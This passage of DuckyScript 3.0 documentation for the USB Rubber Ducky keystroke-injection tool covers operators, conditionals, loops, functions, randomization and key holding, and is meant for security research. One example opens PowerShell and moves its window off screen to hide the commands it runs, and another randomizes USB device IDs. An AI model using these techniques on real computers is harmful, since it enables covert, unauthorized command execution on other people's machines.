The order of operations (order precedence) are a set of rules that define which procedures are performed first in order to evaluate an expression, similar to that of mathematics.

In DuckyScript, parentheses ( ) are required to define the precedence conventions.

```
VAR $FOO = ( 4 * 10 ) + 2

REM The expression ( 4 * 10 ) evalues to 40.
REM The expression 40 + 2 evalues to 42.
```

If multiple pairs of parentheses are required, the parentheses can be nested

```
VAR $FOO = 42
VAR $BAR = (( 100 * 13 ) + ( $BAR - 5 ))

REM The expression 42 - 5 evalues to 37
REM The expression ( 100 * 13 ) evalues to 1300
REM The expression 1300 + 37 evalues to 1337
```

Logical Operators

Logical operators are important as they allow us to make decisions based on certain conditions. For example, when combining the result of more than one condition, the logical AND or OR logical operators will make the final determination.

These logical operators may be used to connect two or more expressions.

Operator	Description
&&	Logical AND. If both the operands are non-zero, the condition is `TRUE`.
||	Logical OR. If any of the two operands is non-zero, the condition is `TRUE`.

Examples

Considering the values of the two variables:

```
VAR $FOO = 42
VAR $BAR = 1337
```

The expression `( $FOO < $BAR )` evaluates to `TRUE`.
The expression `( $FOO > $BAR )` evaluates to `FALSE`.

Combining these expressions, we can evaluate:

- `( $FOO < $BAR ) && ( $BAR > $FOO )`
  - Evalues down to `TRUE && TRUE`
    - Because 42 is less than 1337 is TRUE **AND** 1337 is greater than 42 is TRUE.
    - Both operands are non-zero (`TRUE`), therefore the final condition is `TRUE`.
- `( $FOO < $BAR ) || ( $BAR == $FOO )`
  - Evaluates as `TRUE || FALSE`
    - Because 42 is less than 1337 is TRUE **OR** 1337 is equal to 42 is FALSE.
    -

Any of the operands are non-zero (`TRUE`), therefore the final condition is `TRUE` .

Augmented Assignment Operators

When assigning a value to a variable, the variable itself may be referenced.

Example

```
VAR $FOO = 1337
VAR $FOO = ( $FOO + 1 )
REM $FOO will now equal 1338
```

Result

- The variable `$FOO` is initiated as `1337` .
- `$FOO` is incremented by `1` (itself plus 1).
- `$FOO` will then equal `1338` .

Bitwise Operators

Bitwise operators are operators which operate on the uint16 values at the binary level.

Operator	Description
&	Bitwise AND. If the corresponding bits of the two operands is 1, will result in 1. Otherwise if either bit of an operand is 0, the result of the corresponding bit is evaluated as 0.
|	Bitwise OR. If at least one corresponding bit of the two operands is 1, will result in 1.
>>	Right Shift. Accepts two numbers. Right shifts the bits of the first operand. The second operand determines the number of places to shift.
<<	Left Shift. Accepts two numbers. Left shifts the bits of the first operand. The second operand decides the number of places to shift.

Example

```
ATTACKMODE HID STORAGE VID_05AC PID_021E
VAR $FOO = $_CURRENT_VID
REM Because VID and PID parameters are little endian,
$FOO = ((($FOO >> 8) & 0x00FF) | (($FOO << 8) & 0xFF00))
REM $FOO will now equal 0xAC05
```

Result

- The value of `$_CURRENT_VID` is saved into the variable `$FOO` as `AC05`.
- Using bitwise operators its endianness is swapped to `05AC`.

Conditional Statements

Overview

Previously, original DuckyScript payloads executed sequentially — line by line from start to finish.

With DuckyScript 3.0, it isn't necessary for payload execution to be linear. Conditional statements, loops and functions allow for dynamic execution.

IF

The flow control statement `IF` will determine whether or not to execute its block of code based on the evaluation of an expression. One way to interpret an `IF` statement is to read it as "`IF` this condition is true, `THEN` do this".

Syntax

The IF statement consists of these parts

- The `IF` keyword
- The condition, or expression that evaluates to `TRUE` or `FALSE`
  - In nearly all cases, the expression should be surrounded by parenthesis `( )`
- The `THEN` keyword
- One or more newlines containing the block of code to execute
- The `END_IF` keyword

Example

```
REM Example IF THEN

$FOO = 42
$BAR = 1337

IF ( $FOO < $BAR ) THEN
  STRING 42 is less than 1337
END_IF
```

Result

- The expression "Is 42 less than 1337" is evaluated and determined to be `TRUE`.
- Because the `IF` condition is `TRUE`, the code between the keywords `THEN` and `END_IF` are executed.
- The string "`42 is less than 1337`" is typed.

ELSE

The ELSE statement is an optional component of the IF statement which will only execute when the IF statement condition is FALSE. One way to interpret an `ELSE` statement is to read it as "`IF` this condition is true, `THEN` do this thing, or `ELSE` do another thing".

Example

```
REM Example IF THEN ELSE

IF ( $_CAPSLOCK_ON == TRUE ) THEN
    STRING Capslock is on!
ELSE IF ( $_CAPSLOCK_ON == FALSE ) THEN
    STRING Capslock is off!
END_IF
```

Result

- The condition of the capslock key, as determined by the target operating system, is checked.
- If the capslock key state has been reported by the target as ON, the string "`Capslock is on`" will be typed.
- Otherwise, if the capslock key state has not been reported by the target (or it has been reported as not being on), the string "`Capslock is off`" will be typed.

Nested IF Statements

A nested IF statement is quite simply an IF statement placed inside another IF statement. Nested IF statements may be used when evaluating a combination of conditions.

Example

```
REM Example nested IF statements

IF ( $_CAPSLOCK_ON == TRUE ) THEN
    IF ( $_NUMLOCK_ON == TRUE ) THEN
        STRING Both Capslock and Numlock are on!
    END_IF
END_IF
```

Result

- The condition of the first `IF` statement is evaluated — whether or not the target has reported that the Capslock key is on. If it is `TRUE`, then the nested `IF` statement will run.
- The second `IF` statement is evaluated much like the first, only this time checking the status of the Numlock key.
- If both the capslock and numlock keys have been reported by the target as being on, then the string "`Both Capslock and Numlock are on!`" will be typed.

IF Statements with logical operators

In some cases it may be more efficient to use logical operators within a single IF statement, rather than using a nested IF structure.

Example

```
REM Example IF statement with logical operators

IF (( $_CAPSLOCK_ON == TRUE ) && ( $_NUMLOCK_ON == TRUE )) THEN
    STRING Both Capslock and Numlock are on!
END_IF
```

Result

- Because the AND logical operator is in use, the whole condition will only evaluate as TRUE if both sub conditions are TRUE.
- Similar to the Nested IF example, the string "`Both Capslock and Numlock are on!`" will only be typed if both capslock and numlock are reported by the target as being on.

IF Statement Optimization

The syntax of `IF` states that in nearly all cases the expression should be surrounded by parenthesis `( )` — however there is an exception to this rule.

If the condition of only one variable is *true* or *false*, the parenthesis may be omitted. This results in a slightly smaller encoded `inject.bin` file as well as slightly faster payload execution. This is because it removes the step of first reducing the order precedence.

Example

```
REM Example of optimized and unoptimized IF statements

REM Consider

VAR $FLAG = TRUE

IF $FLAG THEN
    STRING FLAG is TRUE
END_IF

REM versus

IF ( $FLAG == TRUE ) THEN
    STRING FLAG is TRUE
END_IF
```

Result

- In the first example, the `IF` statement without the parenthesis results in a 6 bytes added to the compiled `inject.bin` file.

- In the second example, the `IF` statement surrounded by parenthesis results in 16 bytes added to the compiled `inject.bin` file.

Example

```
REM Example of optimized IF statement with internal variable
```

```
IF $_CAPSLOCK_ON THEN
    STRINGLN The caps lock key is on
END_IF
```

Result

- The internal variable `$_CAPSLOCK_ON` is checked.
- If it evaluates as `TRUE`, the message "`The caps lock key is on`" is typed.

Loops

Overview

Loops are flow control statements that can be used to repeat instructions until a specific condition is reached.

WHILE

A block of code can be executed repeatedly a specified number of times (called iterations) using a `WHILE` statement. The code within the `WHILE` statement will continue to execute for as long as the condition of the `WHILE` statement is `TRUE`.

A `WHILE` statement is similar to an `IF` statement, however it behaves differently when at the statements end. Whereas at the end of an `IF` statement the payload will continue, when the end of a `WHILE` statement is reached the payload execution will jump back to the beginning of the WHILE statement and reevaluate the condition. One way to interpret a `WHILE` statement is to read it as "IF this condition is true, THEN do that until it isn't true anymore" — hence it being called a while loop.

Syntax

The `WHILE` statement consists of four parts

1. The `WHILE` keyword.
2. The condition, or expression that evaluates to `TRUE` or `FALSE`.
3. One or more newlines containing the block of code to execute.
4. The `END_WHILE` keyword.

Example

```
REM Example while loop - blink LED 42 times

VAR $FOO = 42
WHILE ( $FOO > 0 )
    LED_G
    DELAY 500
    LED_OFF
    DELAY 500
    $FOO = ( $FOO - 1 )
END_WHILE

LED_R
```

Result

- The variable `$FOO` is set to 42.
- The `WHILE` loop begins, evaluating the condition "is $FOO greater than 0".
- Every time the condition is `TRUE`, the block of code between `WHILE` and `END_WHILE` will run.
  - The LED will blink green: half a second on, half a second off.
  - The variable `$FOO` will decrement by one.
- Once `$FOO` reaches zero, the `WHILE` condition will no longer evaluate to `TRUE`. The payload will continue execution after the `END_WHILE` statement, where the LED will light red.
- If the button is pressed at any time during the payload execution, the `WHILE` loop will end and the USB Rubber Ducky will enter `ATTACKMODE STORAGE` since that is the default behavior when no `BUTTON_DEF` has been initiated.

Example

```
REM Example while loop - press the button 5 times

VAR $FOO = 5

WHILE ( $FOO > 0 )
    STRINGLN Press the button...
    WAIT_FOR_BUTTON_PRESS
    $FOO = ( $FOO - 1 )
END_WHILE

STRINGLN You pressed the button 5 times!
```

Result

- The variable `$FOO` is set to 5.
-

- The code block within the `WHILE` loop will be repeated until the expression evaluates to `FALSE`.
- For each run of the code block, the message "`Press the button...`" is typed. The payload then waits until it detects the button is pressed, at which point the variable `$FOO` is decremented.

Infinite Loop

The syntax of `WHILE` states that in nearly all cases the expression should be surrounded by parenthesis `( )`. The exception is when initiating an infinite loop. The condition of the expression `TRUE` will always evaluate to `TRUE`. While it is not necessary to omit the parenthesis, it is technically more efficient. This is because it directly references `TRUE`, reducing the number of instructions and removing the step of first reducing the order of precedence.

This is loop that will execute endlessly, until intervention occurs. This may either come in the form of a button press, or simply by unplugging the USB Rubber Ducky.

Example

```
REM Example Infinite Loop

BUTTON_DEF
    WHILE TRUE
        LED_R
        DELAY 500
        LED_OFF
        DELAY 500
    END_WHILE
END_BUTTON

WHILE TRUE
    LED_G
    DELAY 500
    LED_OFF
    DELAY 500
END_WHILE
```

Result

- Because a button definition has been initiated with `BUTTON_DEF`, the default behavior will no longer apply when the button is pressed.
- The LED will blink green: half a second on, half a second off.
- Pressing the button will stop the currently infinite loop of blinking the LED green and execute the button definition, thus blinking the LED red.

Functions

Overview

A function is a block of organized code that is used to perform a single task. Functions let you more efficiently run the same code multiple times without the need to copy and paste large blocks of code over and over again.

Functions make your payloads more modular and reusable, as each function may organize code that performs a single task.

FUNCTION

The `FUNCTION` command defines the name of a function, and includes the function body — the block of code that will execute when the function is called. Defining a function with the `FUNCTION` command in of itself does not execute the code within. To execute the code block within a function, it is called using the name of the function. All functions are named ending in open and close parenthesis ("`()`").

Syntax

The `FUNCTION` command consists of these parts

- The `FUNCTION` keyword.
- The function name ending in open and close parenthesis ("`()`").
- One or more newlines containing the block of code to execute.
- One or more optional `RETURN` commands.
- The `END_FUNCTION` keyword.

Example

```
REM Example Function

FUNCTION COUNTDOWN()
    WHILE ($TIMER > 0)
        STRING .
        $TIMER = ($TIMER - 1)
        DELAY 500
    END_WHILE
END_FUNCTION

STRING And then it happened
VAR $TIMER = 3
COUNTDOWN()
```

```
SPACE
STRING a door opened to a world
$TIMER = 5
COUNTDOWN()
```

Result

- The `FUNCTION` command defines a new function named `COUNTDOWN()` containing a code block with a `WHILE` loop which types a single period ("`.`") for each value of `$TIMER`.
- The first time the `COUNTDOWN()` function is called, the $TIMER variable holds the value 3. The second time it is called, the $TIMER variable holds the value 5.
- The string "`And then it happened... a door opened to a world.....`" will be typed.

Passing Arguments

Within DuckyScript 3.0, the scope of a variable are global to the payload. This means that any function may access any defined variable. Unlike programming languages with strict scoping, functions within DuckyScript do not require variables to be passed as arguments within the open and close parenthesis ("`()`").

In the example above, the `$TIMER` variable may be considered an argument as it is referenced within the function, however keep in mind that this variable may be used by any other function within the payload.

Return Values

A function may include a `RETURN` value, like a variable containing an integer or boolean. This allows the function as a whole to be evaluated similar to an expression.

```
REM Example FUNCTION with RETURN

ATTACKMODE HID
DELAY 2000

BUTTON_DEF
    STRING !
END_BUTTON

FUNCTION TEST_BUTTON()
    STRING Press the button within the next 5 seconds.
    VAR $TIMER = 5
    WHILE ($TIMER > 0)
        STRING .
        DELAY 1000
        $TIMER = ($TIMER - 1)
```

```
    END_WHILE
    ENTER
    IF ($_BUTTON_PUSH_RECEIVED == TRUE) THEN
        RETURN TRUE
    ELSE IF ($_BUTTON_PUSH_RECEIVED == FALSE) THEN
        RETURN FALSE
    END_IF
    $_BUTTON_PUSH_RECEIVED = FALSE
END_FUNCTION

IF (TEST_BUTTON() == TRUE) THEN
    STRINGLN The button was pressed!
ELSE
    STRINGLN The button was not pressed!
END_IF
```

Result

- When the `IF` statement on line 27 checks the condition of the function `TEST_BUTTON`, the function is called and executed.
- Based on whether or not the button is pressed, the `RETURN` value (lines 20 and 22) will be set to `TRUE` or `FALSE`.
- The IF statement on line 27 evaluates the `RETURN` of the function `TEST_BUTTON` and types the result accordingly.

Avoiding Errors

- Function names can only contain letters, numbers and underscore ("`_`").
- Function names must end with open and close parenthesis ("`()`").
- They may begin with a letter or an underscore, but not a number.
- Spaces cannot be used in naming a function — however underscore makes for a suitable replacement. For example: `FUNCTION BLINK_LED()`.
- Be careful when using the uppercase letter `O` or lowercase letter `l` as they may be confused with the numbers `0` and `1`.
- Avoid using the names of commands or internal variables (e.g. `ATTACKMODE`, `STRING`, `WINDOWS`, `MAC`, `$_BUTTON_ENABLED`). See the full command and variable reference.

Advanced Features

Randomization

Overview

DuckyScript 3.0 includes various randomization features, from random keystroke injection to random integers. This enables everything from payload obfuscation to unique values for device mass-enrollment, and even games!

Pseudorandom

As an inherently deterministic device, USB Rubber Ducky pseudorandom number generator (PRNG) relies on an algorithm to generate a sequence of numbers which approximate the properties of random numbers. While the numbers generated by the USB Rubber Ducky are not truly random, they are sufficiently close to random allowing them to satisfy a great number of use cases.

Seed

The seed is the number which initializes the pseudorandom number generator. From this number, all future random numbers are generated. On the USB Rubber Ducky, this number is stored in the file `seed.bin`, which resides on the root of the devices MicroSD card storage similar to the `inject.bin` file.

Entropy

The randomness used to automatically generate the seed considered entropy. A higher level of entropy results in a better quality seed. Entropy may be derived from human input or the USB Rubber Ducky hardware alone.

A high entropy `seed.bin` file may be generated using Payload Studio. Alternatively, if no seed is generated, a low entropy seed will be automatically generated by the USB Rubber Ducky in the case that one is necessary.

Random Keystroke Injection

Random keystroke injection is possible with DuckyScript 3.0. Using the appropriate random command, a random character may be typed.

Command	Character Set
`RANDOM_LOWERCASE_LETTER`	abcdefghijklmnopqrstuvwxyz
`RANDOM_UPPERCASE_LETTER`	ABCDEFGHIJKLMNOPQRSTUVWXYZ
	abcdefghijklmnopqrstuvwxyz

`RANDOM_LETTER`	ABCDEFGHIJKLMNOPQRSTUVWXYZ
`RANDOM_NUMBER`	0123456789
`RANDOM_SPECIAL`	!@#$%^&*()
`RANDOM_CHAR`	abcdefghijklmnopqrstuvwxyz ABCDEFGHIJKLMNOPQRSTUVWXYZ 0123456789 !@#$%^&*()

> Different key-maps will produce different characters on a keyboard. For example, with a US keyboard layout the key combo `SHIFT 3` will produce in a pound, hash or number sign (" # "). On a UK keyboard layout, the same key combo will produce the symbol for the pound sterling currency (" £ ").
>
> For this reason, when Payload Studio compiles the DuckyScript payload into an `inject.bin` file, the selected language map will be packed into the payload such that the correct random keys are injected.

Example

```
REM Example Random Keys

ATTACKMODE HID STORAGE
DELAY 2000

BUTTON_DEF
    RANDOM_CHARACTER
END_BUTTON

STRINGLN Here are 10 random lowercase letters:
VAR $TIMES = 10
WHILE ($TIMES > 0)
    RANDOM_LOWERCASE_LETTER
    $TIMES = ($TIMES - 1)
END_WHILE
ENTER
ENTER

STRINGLN Here are 20 random numbers:
VAR $TIMES = 20
WHILE ($TIMES > 0)
    RANDOM_NUMBER
    $TIMES = ($TIMES - 1)
END_WHILE
ENTER
ENTER
```

```
STRINGLN Here are 3 random special characters:
RANDOM_SPECIAL
RANDOM_SPECIAL
RANDOM_SPECIAL

STRINGLN Press the button for a random character:
```

Result

- This payload will type:
  - 10 random lowercase letters, per the while loop.
  - 20 random numbers, per the while loop.
  - 3 random special characters.
- The payload will then instruct the user to press the button.
- On each press of the button, the `BUTTON_DEF` will execute.
  - This special functions contains the `RANDOM_CHARACTER` command, and thus a random character will be typed.

Random Integers

As opposed to the `RANDOM_NUMBER` command which will keystroke inject, or type a random digit, the internal variable `$_RANDOM_INT` may be referenced for a random integer.

Internal Variable	Value
`$_RANDOM_INT`	Random integer within set range
`$_RANDOM_MIN`	Random integer minimum range (unsigned, 0-65535)
`$_RANDOM_MAX`	Random integer maximum range (unsigned, 0-65535)
`$_RANDOM_SEED`	Random seed from `seed.bin`

Example

```
REM Example Random Integer
LED_OFF

VAR $A = $_RANDOM_INT
WHILE ($A > 0)
    LED_G
```

```
    DELAY 500
    LED_OFF
    DELAY 500
END_WHILE
```

Result

- Each time this payload is executed, the LED will randomly blink between 1 and 9 times.

Minimum and maximum range

Each time the `$_RANDOM_INT` variable is referenced, it will produce a random integer. By default, this integer will be between 0 and 9. The range in which the integer is produced may be specified by changing the values of `$_RANDOM_MIN` and `$_RANDOM_MAX`.

> ⓘ As unsigned integers, the minimum and maximum values must fall within the range of 0 through 65535.

Example

```
REM Example Random Integer Example with Range
LED_OFF

$_RANDOM_MIN = 20
$_RANDOM_MAX = 50

VAR $A = $_RANDOM_INT
WHILE ($A > 0)
    LED_G
    DELAY 500
    LED_OFF
    DELAY 500
END_WHILE
```

Result

- Each time this payload is executed, the LED will blink a random number of times between 20 and 50.

> ⓘ The random minimum and maximum values may be changed arbitrarily as many times as needed throughout the payload.

Random and Conditional Statements

Random integers may be evaluated by conditional statement in the same way as ordinary variables.

Example

```
REM Example Random Integer with Conditional Statement

ATTACKMODE HID STORAGE
DELAY 2000

$_RANDOM_MIN = 1
$_RANDOM_MAX = 1000

WHILE TRUE
    VAR $A = $_RANDOM_INT
    IF ($A >= 500) THEN
        STRINGLN The random number is greater than or equal to 500
    ELSE IF $(A < 500 THEN
        STRINGLN The random number is less than 500
    END_IF
    STRINGLN Press the button to go again!
    WAIT_FOR_BUTTON_PRESS
END_WHILE
```

Result

- The random range, as defined by `$_RANDOM_MIN` and `$_RANDOM_MAX`, is initialized only once at the start of the payload.
- The remainder of the payload is carried out within the infinite loop, `WHILE TRUE`.
- Each time the loop begins the variable `$A` will assign a new random number from the internal variable `$_RANDOM_INT` between the range initially defined.
- The variable `$A` will be evaluated, and its condition (whether it's greater or less than 500) will be typed.
- The loop will restart after the press of the button.

Random and ATTACKMODE

In addition to random keystroke injection and integers, the USB Rubber Ducky can randomize a number of ATTACKMODE parameters.

ATTACKMODE Parameter	Result

`VID_RANDOM`	Random Vendor ID
`PID_RANDOM`	Random Product ID
`MAN_RANDOM`	Random 32 alphanumeric character iManufacture
`PROD_RANDOM`	Random 32 alphanumeric character iProduct
`SERIAL_RANDOM`	Random 12 digit serial number

Example

```
REM Example Random ATTACKMODE Parameters
ATTACKMODE OFF

WHILE TRUE
    ATTACKMODE HID VID_RANDOM PID_RANDOM MAN_RANDOM PROD_RANDOM SERIAL_RANDOM
    LED_R
    DELAY 2000
    STRINGLN Hello, World!
    WAIT_FOR_BUTTON_PRESS
    LED_G
END_WHILE
```

> ⓘ Remember, `VID` and `PID` must be used as a pair and `MAN`, `PROD` and `SERIAL` must be used as a trio.

Result

- On each press of the button, the USB Rubber Ducky will re-enumerate as a new USB HID device with random VID, PID, MAN, PROD and SERIAL values.
- The string `Hello, World!` may be typed.
  - Because `VID` and `PID` values may dictate device driver initialization, the USB Rubber Ducky may not be correctly enumerated as a Human Interface Device by the target OS.

> ⚠ Use caution when using random `VID` and `PID` values as unexpected results are likely.

Inspecting USB Device Enumeration

While performing security research with the USB Rubber Ducky, it is useful to inspect the USB device enumeration on the target operating system. These example commands and utilities are helpful in this regard.

Linux


Terminal

```
lsusb # and lsusb -v
# or
usb-devices
```

macOS

Graphical Interface

1. Click the Apple icon
2. Click About This Mac
3. Click System Report
4. Click USB



System Report showing USB Keyboard on macOS


Terminal

```
ioreg -p IOUSB
```

Windows

Graphical Interface

Microsoft USBView from the Windows SDK or the freeware Nirsoft USBDeview are graphical utilities for inspecting USB devices.



Nirsoft USBDeview

- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/usbview
- https://www.nirsoft.net/utils/usb_devices_view.html

Powershell

```
gwmi Win32_USBControllerDevice
# or
Get-PnpDevice -PresentOnly | Where-Object { $_.InstanceId -match '^USB' } | Format-List
```

Random and Interaction

The random functions can be used in combination with the interactive abilities of the USB Rubber Ducky in a number of ways. This example will illustrate some of the possibilities by demonstrating a simple dice roll guessing game.

```
REM Example Random Dice Roll Guessing Game

REM -----------------------------------------------------
REM Set the ATTACKMODE to both HID and STORAGE so it's easy
REM to change the payload without removing the MicroSD card
```

```
REM and give the computer 2 seconds to enumerate the Ducky!
REM ------------------------------------------------------
ATTACKMODE HID STORAGE
DELAY 2000

REM ------------------------------------------------------
REM Draw some Dice ASCII art because ASCII art is awesome!
REM Credit: valkyrie via asciiart.eu
REM ------------------------------------------------------
STRINGLN   ____
STRINGLN  /\' .\    _____
STRINGLN /: \___\  / .  /\
STRINGLN \' / . / /____/..\
STRINGLN  \/___/  \'  '\  /
STRINGLN           \'__'\/
STRINGLN Ducky Dice Roll!
ENTER
ENTER

REM ------------------------------------------------------------
REM Initialize the variables, including the random 6 sided dice.
REM ------------------------------------------------------------
$_RANDOM_MIN = 1
$_RANDOM_MAX = 6
VAR $GUESS = 0
VAR $TIMER = 0

REM ------------------------------------------------------------
REM Change the button timeout from its default 1000 ms to 100 ms.
REM ------------------------------------------------------------

$_BUTTON_TIMEOUT = 100

REM ------------------------------------------------
REM Define the button such that on each press the guess
REM variable will increment by one and prevent the guess
REM from going over six.
REM ------------------------------------------------
BUTTON_DEF
    IF ($GUESS == 6) THEN
        STRINGLN The guess cannot be greater than 6!
    ELSE
        $GUESS = ($GUESS + 1)
    END_IF
END_BUTTON



REM ----------------------------
REM Begin the main infinite loop.
REM ----------------------------
WHILE TRUE
    STRINGLN Rolling the dice...
    DELAY 2000
    REM ---------------------------------------
```

```
REM Assign the $DICE variable a random value.
REM ----------------------------------------
VAR $DICE = $_RANDOM_INT
STRINGLN Guess the value by pressing the button!
STRING You have 5 seconds to enter your guess

REM ------------------------------------------------
REM Give the player 5 seconds to enter their guess,
REM typing a period for each second that goes by.
REM ------------------------------------------------
$TIMER = 5
$GUESS = 0
WHILE ($TIMER > 0)
    STRING .
    DELAY 1000
    $TIMER = ($TIMER - 1)
END_WHILE

REM ------------------------------------------------------
REM Draw ASCII art of the dice that was randomly chosen.
REM ------------------------------------------------------
ENTER
IF ($DICE == 1) THEN
    STRINGLN -----
    STRINGLN |   |
    STRINGLN | o |
    STRINGLN |   |
    STRINGLN -----
ELSE IF ($DICE == 2) THEN
    STRINGLN -----

    STRINGLN |o  |
    STRINGLN |   |
    STRINGLN |  o|
    STRINGLN -----
ELSE IF ($DICE == 3) THEN
    STRINGLN -----
    STRINGLN |o  |
    STRINGLN | o |
    STRINGLN |  o|
    STRINGLN -----
ELSE IF ($DICE == 4) THEN
    STRINGLN -----
    STRINGLN |o o|
    STRINGLN |   |
    STRINGLN |o o|
    STRINGLN -----
ELSE IF ($DICE == 5) THEN
    STRINGLN -----
    STRINGLN |o o|
    STRINGLN | o |
    STRINGLN |o o|
    STRINGLN -----
```

```
    ELSE IF ($DICE == 6) THEN
        STRINGLN -----
        STRINGLN |o o|
        STRINGLN |o o|
        STRINGLN |o o|
        STRINGLN -----
    END_IF
    ENTER

    REM -----------------------------------------
    REM Remind the player which number they guessed.
    REM -----------------------------------------
    IF ($GUESS == 0) THEN
        STRINGLN You did not guess!
    ELSE IF ($GUESS == 1) THEN
        STRINGLN You guessed 1
    ELSE IF ($GUESS == 2) THEN
        STRINGLN You guessed 2
    ELSE IF ($GUESS == 3) THEN
        STRINGLN You guessed 3
    ELSE IF ($GUESS == 4) THEN
        STRINGLN You guessed 4
    ELSE IF ($GUESS == 5) THEN
        STRINGLN You guessed 5
    ELSE IF ($GUESS == 6) THEN
        STRINGLN You guessed 6
    END_IF

    REM -----------------------------------------------
    REM Check to see if the guess and the dice are the same

    REM and let the player know if they guessed correctly.
    REM -----------------------------------------------
    IF ($DICE == $GUESS) THEN
        STRINGLN You were correct!
    ELSE
        STRINGLN You were incorrect!
    END_IF

    REM -------------------------------------------------------
    REM Invite the player to play again by pressing the button.
    REM -------------------------------------------------------
    STRINGLN Press the button to play again!
    WAIT_FOR_BUTTON_PRESS
END_WHILE
```

Holding Keys

Overview

What happens when you hold down a key on a computer keyboard? To answer that, we must ask ourselves — what does it mean to hold a key? How does holding a key differ from pressing a key? In both cases, the key is both pressed and then subsequently released. The difference between pressing a key and holding a key is the time that goes by between pressing and releasing the key.

If you're typing at 80 words per minute you're making 400 keystrokes per minute, or nearly 7 keys per second. This equates to about 0.15 seconds, or 150 milliseconds, per key. Considering the key press, release and travel time between each key — one may approximate that roughly half, or about 75 ms, of that time to be the duration of a key press.

Obviously this will change dramatically depending on the human operating the keyboard — but suffice it to say that anything below 200 milliseconds may be considered a key press.

When processing the keystroke injection command `STRING Hello, World!` the USB Rubber Ducky interprets each key individually — communicating with the attached computer each respective key press HID code and key release HID code.

In the case of the first character of the `Hello, World!` string — the uppercase `H` — the process involves holding down the `SHIFT` modifier key, pressing the `h` key, releasing `h` key, then finally releasing `SHIFT`. Each of these are represented by a Human Interface Device (HID) code which is interpreted by the attached computer. All of this is being processed 60,000 times per second — which is what allows the USB Rubber Ducky to "type" at superhuman speeds.

What happens when a key, for example the letter `a` key, is held for a second? The answer is quite dependant on the operating system of the computer to which the USB Rubber Ducky is attached. On a modern Windows computer, a payload holding the letter `a` key for 1 seconds may result in `aaaaaaaaaaaaaaaaaaaa` while the same payload may result in only `aaaaaaaaaa` on a similar computer running Linux. This can vary from computer to computer, as determined by each systems configured repeat delay and repeat rate.

This is to illustrate that the result of holding a key is very much dependent on the way the target computer is configured.

macOS accent menu

Further, the same payload holding the letter `a` key on a macOS target may result in the accent menu appearing rather than a sequence of `a` characters.

HOLD and RELEASE

The `HOLD` command will hold the specified key, while the `RELEASE` command will release it. Both commands require a key parameter.

Example

```
REM Example HOLD and RELEASE
REM Target: Windows

ATTACKMODE HID STORAGE
DELAY 2000

REM Open Powershell
GUI r
DELAY 1000
STRING powershell
ENTER

REM Hide Powershell Window
DELAY 2000
ALT SPACE
DELAY 100
m
DELAY 100
HOLD DOWNARROW
DELAY 3000
RELEASE DOWNARROW
ENTER

REM Run desired commands in obfuscated powershell window
STRING tree c:\
ENTER
```

Result

- This example payload targets Windows systems.
- Using the `GUI r` key combo to open the Run dialog, a powershell window will be opened.
- The `ALT SPACE` key combo opens the window menu of the currently active window (in this case, the powershell window), followed by the `m` key to select the Move command.
- The `DOWNARROW` is held for 3 seconds, as specified by the `DELAY 3000` command, before being released — thus hiding the contents of the powershell window below the screen.
- The benign `tree c:\` command is run, producing a graphical directory structure of the disk.

Holding Modifier Keys

Similar to how pressing a modifier key (`GUI`, `SHIFT`, `CONTROL` or `ALT`) requires the `INJECT_MOD` prefix, so too does holding a modifier key.

Example

```
